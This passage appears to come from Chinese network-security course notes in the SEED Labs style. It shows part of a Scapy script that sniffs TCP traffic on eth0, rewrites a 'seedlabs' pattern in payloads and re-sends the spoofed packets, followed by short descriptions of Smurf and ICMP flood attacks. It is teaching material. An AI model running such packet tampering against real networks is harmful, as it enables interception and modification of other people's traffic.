
    if pkt[TCP].payload:
        data = pkt[TCP].payload.load
        print("*** %s, length: %d" % (data, len(data)))

        # Replace a pattern
        newdata = data.replace(b'seedlabs', b'AAAAAAA')

        send(newpkt/newdata)
    else:
        send(newpkt)

f = 'tcp'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```



← 修改过滤条件



其他利用ICMP进行的攻击

➤ ICMP攻击

- **Smurf攻击**：冒充主机ping一个目标地址（或网段）要求回复，被冒充的主机可能受到DDoS攻击
- **ICMP Flood攻击**：受害者收到大量ICMP报文，超出了系统限度
- ...



小结

- ※ IP层的作用和报文头
- ※ IP层的分片工作机制
- ※ IP层的路由问题
- ※ ICMP协议和攻击

